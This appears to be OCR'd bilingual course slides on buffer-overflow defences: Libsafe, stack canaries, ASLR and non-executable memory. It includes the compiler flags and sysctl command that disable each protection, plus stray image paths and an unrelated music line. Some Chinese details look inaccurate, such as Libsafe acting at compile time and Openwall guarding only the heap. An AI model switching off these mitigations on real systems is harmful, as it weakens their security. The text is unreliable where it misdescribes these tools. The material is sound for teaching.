- **Libsafe**
  - Libsafe is a dynamic library that overrides some of the unsafe functions of the lib C.
  - Libsafe 是一个动态函数链接库，它在编译时，能自动检测程序中不安全的 C 标准库函数，并将其替换为含边界检测的函数，而不改变语义。
  - Disadvantages
    - ✧ Does not prevent local variables from being overwritten
    - ✧ Only protects calls to functions in the standard C library
      - ◌ 只检测 C 标准库函数。

5.4 Buffer Overflow

5.4.4 Protection

- **Canary Value**
  - Known values (Canary Values) are placed between a buffer (user data) and control data on the stack to monitor buffer overflows
  - Examples.
    - ✧ **StackGuard**, by Crispin Cowan, for GCC-GNU Compiler Collection
    - ✧ **Stack Smashing Protector** (SSP), by Hiroaki Etoh of IBM
  - Disadvantages
    - ✧ Need to recompile programs which requires source codes
    - ✧ Checks only when functions return

5.4 Buffer Overflow

5.4.4 Protection


- **Canary Value**
  - Canary Value 是在编译阶段被植入栈中、位于存储数据和控制信息之间的值，用于检测缓冲区溢出。任何企图通过缓冲区溢出改变栈的控制信息的攻击，都将对 Canary Value 产生覆盖。当函数返回时，进程将判断该值是否改变，从而判定是否发生了缓冲区溢出攻击。
    - ✧ 因为是在编译期间插入的值，需要对受保护的软件的源码进行再编译，没有源码的软件无法实现保护。同时，检测只在函数返回时进行，若攻击者在此之前就已达到目的，则防护措施失去意义。
  - For GNU, use the compile option to turn off this protection:

    -fno-stack-protector

5.4 Buffer Overflow

5.4.4 Protection

- **Canary Value**
  - Two kinds of stack frame using Canary Value



StackGuard SSP

5.4 Buffer Overflow

5.4.4 Protection

- **Canary Value**
  - StackGuard 和 Stack Smashing Protector (SSP) 都是 Canary Value 的实现实例，用于 GNU Compiler Collection。前者的 Canary Value 介于 return address 和 pre EBP 之间，仅保护 return address；后者介于 pre EBP 和局部变量之间，保护 return address 和 pre EBP。
  - 编译器 gcc 缺省开启 SSP，编译选项

    -fno-stack-protector

    可屏蔽该功能。

5.4 Buffer Overflow

5.4.4 Protection

- **Address Space Layout Randomization**
  - Introduces randomness into the address space
  - Increases security by increasing the search space
  - Forces attackers to tailor the exploitation attempt to the individual system
  - For GNU, use the following commands to turn off the protection :

    sudo sysctl –w kernel.randomize_va_space=0

5.4 Buffer Overflow

5.4.4 Protection

- **Address Space Layout Randomization**
  - 进程地址空间随机化使每次运行的进程的地址空间都不一样，加大了攻击者定位的困难，强迫攻击者对每次攻击做个性化的处理。
  - 增加了攻击者实行缓冲区溢出攻击的难度，但不能阻止攻击。
  - GNU 默认开启进程地址空间随机化，关闭命令：

    sudo sysctl –w kernel.randomize_va_space=0

5.4 Buffer Overflow

5.4.4 Protection

- **Non-executable Program Memory**
  - Prevent execution of code on the stack or the heap
  - Examples.
    - ✧ Exec Shield, PaX, Openwall
  - Disadvantages
    - ✧ Does not protect against return-to-libc attacks
    - ✧ Keeps some dynamic languages, such as Lisp and Objective-C, from running properly
  - For GNU, use the compile option to turn off the protection:

    -z execstack


5.4 Buffer Overflow

5.4.4 Protection

- **Non-executable Program Memory**
  - 将栈和堆的内容设置为不可运行，可以抵抗大部分溢出攻击。但对已运行嵌入代码的攻击无效。
    - ✧ 代表机制有 Exec-shield、Pax、Openwall，前两者保护堆和栈，后者仅保护堆。
    - ✧ 某些程序语言如 Lisp, Objective-C 等为追求效率会把一些代码放进堆栈。若堆栈不可运行，则这些语言功能无法工作。
  - Ubuntu 默认开启 Exec-shield 保护，若要关闭需在编译时，加上选项

    -z execstack

End of Chapter 5.4



In the music of Newage, In the Enchanted Garden, Kevin Kern